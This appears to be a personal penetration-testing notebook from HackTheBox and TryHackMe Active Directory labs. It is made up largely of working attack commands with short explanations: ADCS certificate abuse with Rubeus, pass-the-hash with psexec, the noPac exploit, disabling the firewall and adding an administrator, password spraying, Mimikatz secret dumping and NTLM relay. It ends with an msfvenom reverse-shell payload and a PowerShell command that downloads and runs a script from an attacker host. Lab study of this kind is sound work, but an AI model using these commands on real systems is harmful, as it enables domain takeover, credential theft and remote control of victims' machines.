**-ListAvailable:** This parameter displays all modules that are installed on the computer.

**Command:**

Get-Command -Type Cmdlet

**Explanation:**
With this command, I fetched all the cmdlets available in PowerShell.

**Get-Command:** Retrieves all the commandlets, functions, aliases and applications available.
**-Type Cmdlet:** This parameter filters the results to only show cmdlets.

**Command:**

Get-Command -Module PowerView

**Explanation:**
I attempted to fetch commands related to the PowerView module using this command.

**-Module PowerView:** This parameter filters the results to only show commands that are part of the PowerView module.

**Story/Context:**
However, I was unable to locate PowerView in the results.

# Exiting PowerShell

2023 אוקטובר21 שבת 10:56

**Command:**

```
PS C:\Users\Public\Downloads> exit
  C:\Users\Public\Downloads>exit
```

**Explanation:**
To return to the Meterpreter interface, I exited the standard shell and subsequently the PowerShell interface.

# Running More PowerShell Commands from Meterpreter

2023 אוקטובר21 שבת 10:56

**Command:**

```
meterpreter > powershell_shell
```

**Explanation:**
I used the powershell_shell command within Meterpreter to directly launch a PowerShell session.

**Command:**

```
PS > Get-Command Get-SmartCardCertificate
```

**Explanation:**
I looked up the Get-SmartCardCertificate command to check its existence and details.

When wishing to exit the powershell_shell in Meterpreter, using CONTROL + C and typing "y" for yes will allow you to safely exit.

**Command:**

```
meterpreter > powershell_execute Get-Command Get-SmartCardCertificate
```

**Explanation:**
This command executed the Get-Command Get-SmartCardCertificate within a PowerShell session directly from Meterpreter.

**powershell_execute:** This allows Meterpreter to run a specific PowerShell command without having to enter a full PowerShell session.

**Command:**

```
meterpreter > powershell_execute 'Get-Help Get-SmartCardCertificate'
```

**Explanation:**
I fetched detailed help documentation for the Get-SmartCardCertificate command.

**Command:**

```
meterpreter > powershell_execute 'Get-Help Get-SmartCardCertificate -Full'
```

**Explanation:**
By adding the -Full parameter, I retrieved the complete help documentation for Get-SmartCardCertificate.

**Command:**

```
meterpreter > powershell_execute 'Get-SmartCardCertificate -Identity Administrator -TemplateName Web -NoSmartCard'
```

**Explanation:**
I attempted to fetch a smartcard certificate for the user "Administrator" with the specified template name. The -NoSmartCard switch indicated that I did not want the certificate stored on a smartcard.

**Story/Context:**
Using the Get-SmartCardCertificate command changes various attributes in the certificate template. It requests a smartcard certificate for a specified user and stores it on a system's smartcard.

Upon running the command, I received a warning: "WARNING: User Administrator does not have a UPN."

**Command:**

```
meterpreter > powershell_execute 'Get-ADUser -Identity diegocruz'
```

**Explanation:**
I used this command to fetch detailed information about a user with the identity "diegocruz" from Active Directory.

**Get-ADUser:** This cmdlet retrieves a user object or performs a search to retrieve multiple user objects from Active Directory.

**Details:**
From the command's output, I gathered the following details about Diego Cruz:

- **Distinguished Name:** CN=Diego Cruz,OU=MainOffice,DC=windcorp,DC=htb
- **Enabled Status:** True
- **Given Name:** Diego
- **Full Name:** Diego Cruz
- **Object Class:** user
- **Object GUID:** e085c2ea-a376-42bf-8ea5-4fdd2dadc3b1
- **Sam Account Name:** DiegoCruz
- **SID:** S-1-5-21-3510634497-171945951-3071966075-3245
- **Surname:** Cruz
- **User Principal Name:** Diego.Cruz@windcorp.thm

**Story/Context:**
From the output, I learned various details about Diego Cruz, such as his distinguished name, enabled status, object class, SID, and UserPrincipalName.

**Command:**

```
meterpreter > powershell_execute 'Get-SmartcardCertificate -Identity Administrator@windcorp.thm -TemplateName Web -NoSmartcard'
```

**Explanation:**
Using the detailed UserPrincipalName from the previous result, I again attempted to fetch a smartcard certificate for the "Administrator" user.

**Story/Context:**
However, the username did not exist, indicating a potential issue with the UserPrincipalName field.

**Links:**
https://posts.specterops.io/certified-pre-owned-d95910965cd2

# Editing and Importing Tools

2023 אוקטובר21 שבת 11:00

**Command:**

```
nano ADCS.ps1
```

**Explanation:**
I edited the ADCS.ps1 script with the nano editor, looking to make changes related to the user property being accessed.

**Story/Context:**
Upon inspection, I found that the script was using the userprincipalname property of the user, which appeared to be faulty. I decided to replace it with the samaccountname property, which might be more reliable.

**Command Flow:**

```
CONTROL + W -> SEARCH: upn -> Enter
```

**Located the line:**

```
$TargetUPN = $user.userprincipalname
```

**Updated it to:**

```
$TargetUPN = $user.samaccountname
```

**Verified the change using:**

```
cat ADCS.ps1| grep -i samaccountname
```

**Command:**

```
meterpreter > powershell_import
/home/kali/Desktop/Programming/Proggrames/AD_Tools/NET_4.0_Any/ADCS.ps1
```

**Explanation:**
After editing the script, I imported it into the Meterpreter session using the powershell_import command.

# Fetching Certificates and Working with Rubeus

2023 אוקטובר21 שבת 11:04

**Command:**

```
meterpreter > powershell_execute 'Get-ChildItem Cert:\CurrentUser\My -Recurse'
```

**Explanation:**
I retrieved the certificates stored for the current user, focusing on the thumbprints.

**Story/Context:**
From the results, I found two thumbprints that might be of interest.

**Command:**

```
meterpreter > execute -h
```

**Explanation:**
I sought help documentation for the execute command in Meterpreter.

The execute command in Meterpreter allows users to run a program with the provided arguments on the target machine.

**Command:**

```
meterpreter > execute -f C:\\Users\\Public\\Downloads\\Rubeus.exe -a 'asktgt /user:Administrator /certificate:'B3029914F209FDD9C00033824EB886823FE3DB11' /getcredentials' -i -H
```

**Explanation:**
I executed the Rubeus.exe tool with specific arguments to ask for Ticket Granting Ticket (TGT) for the Administrator user, using the certificate thumbprint I found earlier.

- **Rubeus.exe:** It is a post-exploitation tool that can be used to manipulate Kerberos tickets.
- **asktgt:** This Rubeus command is used to request a TGT using a smartcard certificate.
- **-a:** Specifies the arguments to pass to the program being executed.
- **-i:** Allows for the executed process to interact with the desktop.
- **-H:** Forces the process to run hidden.

**Story/Context:**
The result showed the successful extraction of the Administrator's TGT.

**Links:**
https://posts.specterops.io/certified-pre-owned-d95910965cd2
https://github.com/rebus-org/Rebus

# Using the NTLM Hash of the Admin

2023 אוקטובר21 שבת 11:12

**Command:**

```
crackmapexec smb 10.10.11.102 -u 'Administrator' -H '3CCC18280610C6CA3156F995B5899E09'
```

**Explanation:**
Used the crackmapexec tool to test the NTLM hash for the Administrator user.

**Result:**
Received a response "Pwn3d!" indicating successful login with the hash.

# Using psexec to Execute Commands

2023 אוקטובר21 שבת 11:13

**Command:**

```
psexec.py -hashes :3CCC18280610C6CA3156F995B5899E09 Administrator@10.10.11.102
```

**Explanation:**
Executed psexec with the NTLM hash of the Administrator user to run commands on the target machine.

**Notes on psexec Usage:**

**psexec.py:** A tool to execute commands on a remote machine using NTLM hashes or plaintext credentials.
**-hashes:** Specifies the LM and NTLM hashes to use for authentication.
**Administrator@10.10.11.102:** Specifies the target user and target machine.

# Vulnerability Explanation: CVE-2021-42278/CVE-2021-42287

2023 אוקטובר21 שבת 11:24

## Understanding the Vulnerabilities:

### CVE-2021-42278 - Invalid Computer Account Name:

Active Directory environments dictate that computer account names should terminate with a “$”. This rule, however, isn't strictly enforced. The specific attribute for the computer account name is “sAMAccountName”, which can be manually observed and edited using tools like ADSIEdit. The exploitability of this vulnerability lies in renaming the computer account name to mimic a domain controller account, setting the stage for further exploitation steps.

- Computer account names in Active Directory should always end with "$". However, this is not strictly enforced.
- The attribute for the computer account name is “sAMAccountName”.
- Vulnerable machines allow renaming of this attribute to a domain controller account name.
- This renaming is crucial for the exploitation process.

### CVE-2021-42287 - Kerberos Key Distribution Center Confusion:

The Kerberos Key Distribution Center (KDC) is crucial for handling Kerberos ticket requests within Active Directory. A major component in this mechanism is the Ticket-Granting Ticket (TGT), essential for acquiring access tokens from the Ticket Granting Service (TGS) within the domain. The flaw emerges when a non-existent service ticket request leads to a forced KDC lookup for the ticket with an appended “$”. This behavior can be exploited using the S4U2self extension, particularly when a legitimate user's TGT is used post their removal, confusing the KDC and granting unintended elevated privileges if a matching domain controller account is present.

- The Kerberos Key Distribution Center (KDC) is an Active Directory service managing Kerberos ticket requests.
- A Ticket-Granting Ticket (TGT) is special, permitting the obtaining of other tickets. The TGT is used to get access tokens from the Ticket Granting Service (TGS) for domain-specific resources/systems.
- When a service ticket request is made and not found, the KDC will append “$” to the ticket's name during a lookup.
- S4U2self allows a service to obtain a Kerberos service ticket for itself. It holds the user's groups and plays a role in authorization decisions.

**The vulnerability gets triggered when:**

- A user gets a TGT.
- The user is removed.
- The TGT is used to request another user's service ticket.
- If the user isn't found, the system searches for the user appended with "$". If a domain controller account with the appended name exists, the requester gets the service ticket and becomes a domain administrator.

**Extensions used in this context:**

- **S4U2self:** Allows a service to obtain a ticket for itself, which is inclusive of the user's groups, hence influential in authorization verdicts.

## Combining the Vulnerabilities for Exploitation:

The exploit requires manipulation of specific attributes and the ability to control a computer account. The sequence for this sophisticated exploitation is as follows:

- I identified a domain administrator account through Active Directory enumeration.
- I created a fresh computer account, ensuring the “servicePrincipalName” was clear.
- Utilizing CVE-2021-42278, I altered the “sAMAccountName” to reflect the domain administrator account name.
- I then acquired a TGT for the computer account.
- Subsequently, I restored the original computer account name, ensuring it would be 'missing' during a KDC search.
- With the TGT, I engaged CVE-2021-42287 to request a service ticket using S4U2Self, effectively impersonating the administrator.

**Links:**
https://www.fortinet.com/blog/threat-research/cve-2021-42278-cve-2021-42287-from-user-to-domain-admin-60-seconds

# Execution of the Exploit

2023 אוקטובר21 שבת 11:30

## Downloading the Exploit Script from GitHub

**Command:**

```
wget https://github.com/Ridter/noPac.git
```

**Explanation:**
This command retrieves the exploit script from GitHub using wget, a tool to download files from the web.

## Running the Exploit

**Command:**

```
python noPac.py windcorp.htb/localadmin:'Secret123' -dc-ip 10.10.11.102 -dc-host localadmin -shell --impersonate administrator
```

**Explanation:**
Here, I am using Python to execute the noPac.py script with specific parameters to exploit the vulnerability.

**Extensions:**

**-dc-ip 10.10.11.102:** Specifies the domain controller's IP address.
**-dc-host localadmin:** Identifies the domain controller's hostname.
**-shell:** Opens an interactive shell after successful exploitation.
**--impersonate administrator:** Impersonates the administrator user post-exploitation.

## Re-establishing Connection and Rerunning the Exploit

**Command:**

```
proxychains python3 noPac.py windcorp.htb/localadmin:'Secret123' -dc-ip 172.27.48.1 -dc-host EARTH -shell --impersonate administrator
```

**Explanation:**
I used proxychains to rerun the exploit through a proxy. This is beneficial when the direct connection is restricted.

**Links:**
https://www.fortinet.com/blog/threat-research/cve-2021-42278-cve-2021-42287-from-user-to-domain-admin-60-seconds

# Resolving Execution Errors

2023 אוקטובר21 שבת 11:33

## Disabling NTP Synchronization

**Command:**

```
timedatectl set-ntp off
```

**Explanation:**
I attempted to rectify the clock skew error by turning off NTP synchronization using the timedatectl command.

## Removing the NTP Service

**Command:**

```
apt remove ntp -y
```

**Explanation:**
I opted to remove the 'ntp' service entirely, hoping it would mitigate the time discrepancy.
Synchronizing Time with Target's Server

**Commands and Explanation:**

```
curl -sI https://www.windcorp.htb -k | grep '^date:' | cut -d ' ' -f2-
date -s "$(curl -sI https://www.windcorp.htb -k | grep '^date:' | cut -d ' ' -f2-)"
```

These commands fetch the exact date and time from the headers of the target's server response and set my machine's time to match it, addressing potential Kerberos authentication issues due to time discrepancies.

## Verification of Successful Privilege Escalation

**Command:**

```
C:\Windows\system32>whoami
```

**Explanation:**
By running the whoami command, I verified my user level, confirming I had escalated my privileges to the system/administrator level.

# Further Information

2023 אוקטובר21 שבת 11:15

## METHED 1: Exploring Certificates and Active Directory Exploitation

### 1. Introduction to Certificates and PKI:

- **Public Key Infrastructure (PKI):** A fusion of hardware, software, and procedures that facilitates the creation, distribution, and management of digital certificates. These certificates authenticate the identity of the holder and enable encrypted communication.
- **Certutil Tool:** Crucial for managing and troubleshooting PKI components, especially within Windows environments.

### 2. Risks of Certificate Misuse:

- **Misconfigured Certificates:** Vulnerabilities in certificate configurations can pave the way for man-in-the-middle attacks, privilege escalation, and persistent threats.
- **Enterprise Network Vulnerabilities:** Given the critical role of certificates in device and user authentication, lapses in certificate management can result in grave security breaches.

### 3. Role of Certificate Templates in Windows:

- **Functionality:** They dictate the content, cryptographic settings, and format of certificates.
- **Security Implications:** Incorrectly set permissions can allow users/groups to request high-privilege certificates, posing significant security threats.

### 4. PowerView and Exploitation of AD CS:

- **PowerView:** Part of the PowerSploit suite, it excels in enumerating Windows domains by querying Active Directory, often bypassing conventional defenses.
- **Active Directory Certificate Services (AD CS):** A central component in numerous organizations. Weak permissions or misconfigurations can lead to serious vulnerabilities. For instance, "WriteDACL" permissions on a template can let an attacker modify it, facilitating user impersonation.

### 5. Practical Exploration and Exploitation:

- **Exploration with Meterpreter:** Utilized it to traverse the target machine and initiate a PowerShell session.
- **Active Directory Data Extraction:** Focused on the Get-SmartCardCertificate cmdlet to retrieve the Administrator user's smartcard certificate.
- **Script Modification:** Encountered issues with the UserPrincipalName field, leading to edits in the ADCS.ps1 script.
- **Exploiting Kerberos with Rubeus:** Leveraged Rubeus to extract the Administrator's Ticket Granting Ticket (TGT), underscoring the vulnerabilities inherent to mismanaged smartcards and Kerberos tickets.

**Steps Undertaken:**

- Meterpreter navigation and PowerShell session initiation.
- Active Directory user detail extraction.
- Addressed the UserPrincipalName challenge, pivoting to SamAccountName.
- Modified and imported the ADCS.ps1 script.

- Extracted the Administrator's TGT with Rubeus.
- Cracked the Administrator user's NTLM hash.
- Employed psexec for command execution on the target machine using the NTLM hash.

**Links:**
https://posts.specterops.io/certified-pre-owned-d95910965cd2
https://github.com/rebus-org/Rebus
https://github.com/Flangvik/SharpCollection
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
https://github.com/cfalta/PoshADCS/blob/master/ADCS.ps1

## METHED 2: Diving Deep into Active Directory and Kerberos

### 1. Active Directory and Kerberos Overview:

- **Active Directory (AD):** A central component for managing user data, authentication, and diverse rights within a Windows domain.
- **Kerberos Protocol:** Works on a ticket-based authentication system. Active Directory relies on this system to approve user access to network services.

### 2. The Significance of MachineAccountQuota Attribute:

- **Default Setting:** An unprivileged domain user can, by default, create up to 10 computer accounts.
- **Security Implication:** This ability is governed by the MachineAccountQuota attribute. If this capability isn't monitored and controlled, it presents a potential vulnerability, enabling attackers to craft new accounts for malevolent objectives.

### 3. The Time Sensitivity of Kerberos:

- **Clock Synchronization:** Kerberos hinges on time-sensitive tickets for authentication. Any time discrepancies between the systems can lead to authentication breakdowns.
- **Clock Skew Error:** The “clock skew too great” error is a manifestation of this discrepancy, indicating a notable time difference between the client and server which impedes the authentication flow.

### 4. Exploitability of S4U2Self Extension:

- **Functionality:** The 'Service for User to Self' (S4U2Self) is an extension that facilitates a service in acquiring a service ticket for its own account.
- **Security Concern:** This mechanism can be leveraged maliciously. An attacker might manipulate tickets, resulting in user impersonation or privilege escalation. Hence, securing Active Directory configurations is paramount.

### 5. Best Practices and Recommendations:

- **Strengthen AD Configurations:** Given the vulnerabilities associated with default settings and extensions, tightening Active Directory configurations is essential.
- **Prioritize Time Synchronization:** Ensure that all systems in the authentication chain are synchronized. It's prudent to institute strategies for consistent time management and synchronization, warding off potential exploits that capitalize on time variances.

**Links:**
https://www.fortinet.com/blog/threat-research/cve-2021-42278-cve-2021-42287-from-user-to-

domain-admin-60-seconds

# Windows Commands & Configurations

2023 אוקטובר21 שבת 11:43

**Command:**

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

**Explanation:**
This command modifies the Windows Registry to enable Remote Desktop (RDP) connections on the machine. Here are the parameters explained:

- **Key path:** "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" is the path to the registry key that controls terminal server (Remote Desktop) settings.
- **/v fDenyTSConnections:** This specifies the registry value name fDenyTSConnections.
- **/t REG_DWORD:** Indicates that the data type for the value is DWORD.
- **/d 0:** Sets the data value to 0 (enabling RDP, since setting it to 1 would disable RDP).
- **/f:** Forces the command to run without prompting for confirmation.

**Command:**

```
netsh advfirewall set allprofiles state off
```

**Explanation:**
This command disables the Windows Firewall for all profiles (public, private, domain).

**netsh:** Network Shell command-line tool.
**advfirewall:** Specifies the advanced firewall context.
**set allprofiles state off:** This directive turns off the firewall for all profiles.

**Command:**

```
net user diegocruz Secret123
```

**Explanation:**
This command creates a new user or modifies an existing user named diegocruz with the password Secret123.

**net user:** This is a command-line tool to add or modify user accounts.
**diegocruz:** Username.
**Secret123:** Password for the user.

**Command:**

```
net localgroup Administrators diegocruz /add
```

**Explanation:**
This command adds the user diegocruz to the local group Administrators.

**net localgroup:** Command to manage local groups.
**Administrators:** Name of the local group. Members of this group have full control over the computer.
**diegocruz:** Username to be added.
**/add:** Specifies the addition operation.

# Linux Commands & Configurations

2023   אוקטובר21   שבת   11:46

**Command:**

```
proxychains xfreerdp /v:172.26.224.1 /u:diegocruz /p:Secret123 /smart-sizing
```

**Explanation:**
This command uses proxychains to initiate an RDP connection using xfreerdp to a remote machine.

- **proxychains:** A tool that forces any given application to use a proxy server. This is commonly used for penetration testing to route traffic through proxies.
- **xfreerdp:** A free Remote Desktop Protocol client for Linux.
- **/v:172.26.224.1:** Specifies the IP address of the remote server.
- **/u:diegocruz:** Username for the RDP session.
- **/p:Secret123:** Password for the RDP session.
- **/smart-sizing:** Enables smart-sizing of the RDP window.

**Story/Context:**
I have been performing various system configuration tasks both on Windows and Linux systems. On the Windows system, I have been setting up remote access, adjusting firewall settings, and managing user accounts. On the Linux side, I have been initiating an RDP session using a proxy for added security and anonymity.

# Further Information

2023 אוקטובר21 שבת 11:47

# Remote Desktop Connection

2023 אוקטובר 16 יום שני 11:09

**Windows Registry:** The Windows Registry is a hierarchical database used by the Windows operating system to store configuration information. Modifications to the registry can have profound effects on the system's operation, so it's always advisable to take backups and understand the implications of any changes.

**Netsh Tool:** The netsh command-line scripting utility allows you to, either locally or remotely, display or modify the network configuration of a computer that is currently running.

**ProxyChains:** ProxyChains allows you to use a series of proxy servers to hide your true IP address, thereby allowing you to surf anonymously or conduct activities without your IP being traced back directly to you.

**Remote Desktop Protocol (RDP):** RDP allows for the remote connection and control of a computer's desktop. While RDP is very useful, it's also a common vector for attacks, especially when directly exposed to the internet. Always ensure you're following best security practices when setting up RDP.

# Remote Desktop Connection

2023 אוקטובר 16 יום שני 11:09

# TRY HACK ME | Active Directory Notes

**Command:**

```
xfreerdp /v:10.10.69.159 /u:THM\Administrator /p:Password321 /smart-sizing
```

**Explanation:**

This command initiates a remote desktop session to another system using FreeRDP. Here's what each parameter signifies:

**/v:** Specifies the IP address or hostname of the remote system you wish to connect to.

**/u:** Defines the username to use for the authentication.

**/p:** The password corresponding to the provided username.

**/smart-sizing:** Allows the remote desktop window to be resized dynamically.

# Extracting Compressed Files

2023 אוקטובר16 יוםשני 11:11

**Command:**

```
unzip passwordsprayer.zip
```

**Explanation:**
This command is used to extract the contents of a ZIP archive. In this case, 'passwordsprayer.zip' is the file you're extracting, and it contains two files: 'usernames.txt' and 'ntlm_passwordspray.py'.

# Password Spraying Tool

יום שני 16 אוקטובר 2023 11:12

**Command:**

```
python ntlm_passwordspray.py -u usernames.txt -f za.tryhackme.com -p Changeme123 -a http://ntlmauth.za.tryhackme.com/
```

**Explanation:**
This command runs a password spraying attack using a specific script, 'ntlm_passwordspray.py'. The parameters are:
**-u:** Path to the file containing potential usernames.
**-f:** The FQDN (Fully Qualified Domain Name) you are targeting.
**-p:** Single password that will be used to try and authenticate across all user accounts.
**-a:** URL of the application that supports Windows Integrated Authentication.

# Hydra for Password Spraying

2023 אוקטובר 16 יום שני 11:12

**Command:**

```
hydra -I -V -L ./usernames.txt -p 'Changeme123' ntlmauth.za.tryhackme.com http-get
'/:A=NTLM:F=401'
```

**Explanation:**
This command uses Hydra, a powerful brute-forcing tool, to perform a password spray attack. The parameters mean:
**-I:** Disable the incremental mode.
**-V:** Enable verbose mode, showing each attempt.
**-L:** File containing a list of usernames.
**-p:** A single password to try with each username.
**http-get:** The service module to use, indicating a form of web authentication.
**/:A=NTLM:F=401:** The path and parameters for the authentication mechanism, specifying NTLM authentication and expecting a 401 Unauthorized response to a failed attempt.

# Netcat for Listening on a Specific Port

2023 אוקטובר 16 יום שני 11:13

**Command:**

```
nc -lvp389
```

**Explanation:**
This command sets up Netcat to listen on a specific port, awaiting incoming connections.
**-l:** Tells Netcat to listen for an incoming connection.
**-v:** Makes the operation more verbose, printing out information to the terminal.
**-p:** Specifies the port on which Netcat will listen (389 in this case, the standard port for LDAP).

# Installation and Configuration of OpenLDAP

יום שני 16 אוקטובר 2023 11:14

**Commands:**

```
sudo apt-get update && sudo apt-get -y install slapd ldap-utils && sudo systemctl enable slapd
```

```
sudo dpkg-reconfigure -p low slapd
```

**Explanation:**
The first command updates your package lists, installs OpenLDAP and its utilities, and ensures that the OpenLDAP service is set to start on boot. The second command reconfigures the OpenLDAP server, allowing you to set the administrative password and other essential configurations.

# Modifying LDAP Configuration

2023 אוקטובר 16 יום שני 11:14

**Command:**

```
sudo ldapmodify -Y EXTERNAL -H ldapi:// -f ./olcSaslSecProps.ldif && sudo service slapd restart
```

**Explanation:**
This command applies changes to the LDAP configuration using the 'ldapmodify' utility. The '-Y EXTERNAL' option specifies the authentication mechanism, '-H ldapi://' connects to the local LDAP server through the ldapi (LDAP Inter-process Communication) interface, and '-f' specifies the file containing the changes. After making these modifications, the LDAP service is restarted to apply the changes.

# Using tcpdump for Traffic Capture

2023 אוקטובר 16 יום שני 11:14

**Command:**

```
sudo tcpdump -SX -i breachad tcp port 389
```

**Explanation:**
This command starts the tcpdump utility to capture network traffic, specifically targeting TCP traffic on port 389, which is used by LDAP. The flags used have the following meanings:
**-S:** Prints absolute sequence numbers.
**-X:** Prints each packet's contents in both hex and ASCII.
**-i:** Specifies the interface to capture traffic from.

# Viewing Cached Kerberos Tickets

2023 אוקטובר16 יוםשני 11:15

**Command:**

```
klist -c /tmp/krb5cc_1000
```

**Explanation:**
This command lists the Kerberos tickets held in a specific cache file, helping you to view which Kerberos tickets are currently stored on the system.

# Using Nmap to Perform an LDAP Enumeration

יוםשני 16אוקטובר 2023 11:15

**Command:**

```
nmap -p 389 10.10.69.159 --script ldap-search --script-args ldap.username='null',ldap.password=''
```

**Explanation:**
This command uses the nmap network scanning tool to perform an LDAP enumeration on a target system. The specific script 'ldap-search' is used, and script arguments are provided to set the username and password.

# Network Analysis and Penetration Testing Tools

יום שני 16 אוקטובר 2023 11:17

## 1. Using Responder

**Command:**

```
sudo responder -I tun0
```

**Explanation:**
I initiated the Responder, an LLMNR, NBT-NS, and MDNS poisoner, on the network interface 'tun0'. This tool is instrumental in intercepting traffic intended for other hosts on the network.

## 2. Password Cracking with John the Ripper

**Command:**

```
john --wordlist=./wordlist hash
```

**Explanation:**
I utilized John the Ripper, a fast password-cracking tool, against a specified hash. Here, --wordlist specifies the path to the list of potential passwords, and hash is the file containing the hash to be cracked.

## 3. Password Cracking with Hashcat

**Command:**

```
hashcat -m 5600 <hash file> <password file> --force
```

**Explanation:**
I used Hashcat, an advanced password recovery tool, to crack password hashes. The -m 5600 specifies the hash type (in this case, Windows' Net-NTLM), while --force is used to ignore warnings and potentially make the tool run faster, though it might make the system unstable.

# File and Network Operations

יום שני 16 אוקטובר 2023 11:20

## 4. Secure Copy Protocol

**Command:**

```
scp thm@THMJMP1.za.tryhackme.com:C:/ProgramData/McAfee/Agent/DB/ma.db ma.db
```

**Explanation:**
I executed a secure copy (SCP) operation, which is a means of securely transferring computer files between a local host and a remote host. Here, I specifically copied the 'ma.db' file from the remote host to my local machine.

## 5. TFTP File Transfer

**Command:**

```
tftp -i (Resolve-DnsName thmmdt.za.tryhackme.com).IPAddress GET "\Tmp\x64{BFA810B9-DF7D-401C-B5B6-2F4D37258344}.bcd" conf.bcd
```

**Explanation:**
I used the Trivial File Transfer Protocol (TFTP) client to transfer files. Here, I retrieved a file from a server by resolving the server's DNS name to its IP address and used the 'GET' command to download the specified file.

# PowerShell Scripts and Commands

יום שני 16 אוקטובר 2023    11:21

## 6. Using Custom PowerShell Script

**Commands:**

```
Import-Module .\powerpxe\PowerPXE.ps1
$bcdfile = "conf.bcd"
Get-WimFile -bcdFile $bcdfile
```

**Explanation:**
I imported a custom PowerShell module and executed functions within that module. The Get-WimFile function was likely used to parse information from a BCD file, and Get-FindCredentials was used to extract credentials from a Windows Imaging Format (WIM) file.

## 7. Interactive SSH Session

**Command:**

```
ssh thm@THMJMP1.za.tryhackme.com
```

**Explanation:**
I initiated an SSH connection to 'THMJMP1.za.tryhackme.com' using the username 'thm'. This command opens an interactive shell on the remote host.

## 8. Using Runas for Network Authentication

**Command:**

```
runas.exe /netonly /user:domain.tld\username cmd.exe
```

**Explanation:**
I executed 'runas.exe' to spawn a command shell with different user credentials. The /netonly flag indicates that these credentials are used for network connections only. This method is often used for performing actions with different network privileges.

# Active Directory Enumeration

2023 אוקטובר16 יוםשני 11:22

## 9. Active Directory Commands and Queries

**Commands:**

net user /domain – Run on a domain-joined host to enumerate domain users
net user user.name /domain – Run on a domain-joined host to get information about a specific domain user
net group /domain – Run on a domain-joined host to enumerate domain groups
net group groupName /domain – Run on a domain-joined host to get the members of a domain group
net accounts /domain – Run on a domain-joined host to show the domain password and account lockout policy

**Explanation:**
I utilized various commands to enumerate information within an Active Directory environment. Commands like net user /domain and net group /domain are native to Windows and provide lists of domain users and groups, respectively. Similarly, Get-ADUser and Get-ADGroup are PowerShell cmdlets that retrieve users and group details from the directory.

## 10. Changing a User Password in AD

**Commands:**

```
$oldPass = Read-Host -AsSecureString -Prompt 'Enter the old password'
$newPass = Read-Host -AsSecureString -Prompt 'Enter the new password'
Set-ADAccountPassword -Identity user.name -OldPassword $oldpPass -NewPassword
$newPass
```

**Explanation:**
I initiated a secure method to change a user's password in Active Directory. I used Read-Host to securely collect password inputs and Set-ADAccountPassword to apply the password change. This method ensures the process is both secure and adheres to best practices.

## Conclusion

All these steps were integral in performing various network, file operations, and penetration testing tasks within an Active Directory environment. Each command served a purpose, either in extracting, transferring, analyzing data, or in aiding system administration. It's essential to understand each command and use them responsibly within the scope of authorized activities.

# Enumeration through Bloodhound

2023 אוקטובר16 יום שני 11:27

**Command:**

```
wget
https://github.com/BloodHoundAD/SharpHound/releases/download/v1.1.0/SharpHound-v1.1.0.zip
```

**Explanation:**
I downloaded the SharpHound utility from its GitHub release page, a component of the BloodHound toolset designed for Active Directory enumeration.

**Command:**

```
SharpHound.exe --CollectionMethods All --Domain za.tryhackme.com --ExcludeDCs
```

**Explanation:**
I executed SharpHound to collect all types of data (--CollectionMethods All) from the specified domain za.tryhackme.com while excluding any domain controllers (--ExcludeDCs).

**Command:**

```
neo4j console start
```

**Explanation:**
I started the Neo4j console, a graph database platform that BloodHound utilizes to visualize relationships and data.

**Command:**

```
bloodhound
```

or

```
bloodhound --no-sandbox
```

**Explanation:**
I initiated the BloodHound interface to analyze the collected data. The --no-sandbox parameter allows it to run outside a sandboxed environment.

## Attack Paths

**Explanation:**
This section offers guidance on how to use BloodHound to identify potential attack paths, analyze relationships, and query specific objects.

- You can use the Search for a node... area to find specific users, groups, etc.
- You can click on specific properties of the object to graph things out (eg. group memberships)
- You can use the Analysis tab to run built-in queries (or write your own)
- Much, much more

# Dumping Secrets with Mimikatz

יום שני 16 אוקטובר 2023    11:30

## Exploiting ACEs (Access Control Entries)

**Explanation:**
Access Control Entries (ACEs) determine permissions that Active Directory objects have over others. Misconfigured ACEs can lead to security vulnerabilities. This section outlines dangerous ACE configurations and their implications.

## Dumping Secrets with Mimikatz

**Command:**

```
C:\Tools\mimikatz_trunk\x64\mimikatz.exe
```

**Explanation:**
I navigated to the directory where Mimikatz is located and executed it. Mimikatz is a tool primarily used for extracting plaintexts passwords, hash, PIN codes, and Kerberos tickets from memory.

**Command Sequence:**

```
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # lsadump::secrets
```

**Explanation:**
I escalated privileges within Mimikatz, elevated the token, and then dumped the Local Security Authority (LSA) secrets, which can contain sensitive data like stored passwords.

**Command:**

```
nmap -Pn -p445 --script=smb2-security-mode thmserver1.za.tryhackme.loc
thmserver2.za.tryhackme.loc
```

**Explanation:**
I initiated an Nmap scan targeting SMB port 445 on two servers. The smb2-security-mode script checks the security mode of SMBv2 servers.

**Command:**

```
dig thmserver1.za.tryhackme.loc
```

**Explanation:**
I utilized the dig tool to query DNS information for the specified domain, retrieving its associated IP addresses and other related records.

**Command:**

```
ntlmrelayx.py -smb2support -t smb://"10.200.60.201" -debug
```

**Explanation:**
I ran ntlmrelayx.py with support for SMBv2 (-smb2support) to relay NTLM authentication sessions,

targeting a specific SMB server (-t smb://"10.200.60.201"). The -debug flag provides verbose output.

**Command:**

```
C:\Tools\SpoolSample.exe thmserver2.za.tryhackmloc "kali-vpn-ip"
```

**Explanation:**
I used the SpoolSample.exe tool to target a server (thmserver2.za.tryhackmloc), likely leveraging a print spooler vulnerability, and specified my own system ("kali-vpn-ip") to receive any potential callbacks or data.

# Payload Creation and Delivery

2023 אוקטובר16 יומשני 11:34

**Command:**

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=exploitad LPORT="Listening
port" -f psh -o shell.ps1
```

**Explanation:**
Using msfvenom, I created a reverse Meterpreter payload targeting 64-bit Windows systems. I specified the host (LHOST) where the payload should connect back and the listening port (LPORT). The payload was formatted as a PowerShell script (-f psh) and saved to shell.ps1.

**Command Sequence:**

```
msfconsole
msf6> use exploit/multi/handler
msf6> set payload windows/x64/meterpreter_reverse_tcp
msf6> set LHOST kali-vpn-ip
msf6> set LPORT 443
msf6> run
```

**Explanation:**
I started Metasploit's msfconsole and set up a multi-handler to receive the incoming Meterpreter sessions from the payload I generated. I defined the payload, my listening IP (LHOST), and port (LPORT), then executed the handler to wait for incoming connections.

**Command:**

```
sudo python3 -m http.server 80
```

**Explanation:**
I started a simple HTTP server on port 80 using Python. This could be used to serve the payload or other files to target systems.

**Command Sequence:**

```
powershell.exe -ep bypass
$wc = New-Object Net.WebClient
$wc.DownloadFile('http://kali-vpn-ip/pwnz.ps1', "$PWD\pwnz.ps1")
.\pwnz.ps1
```

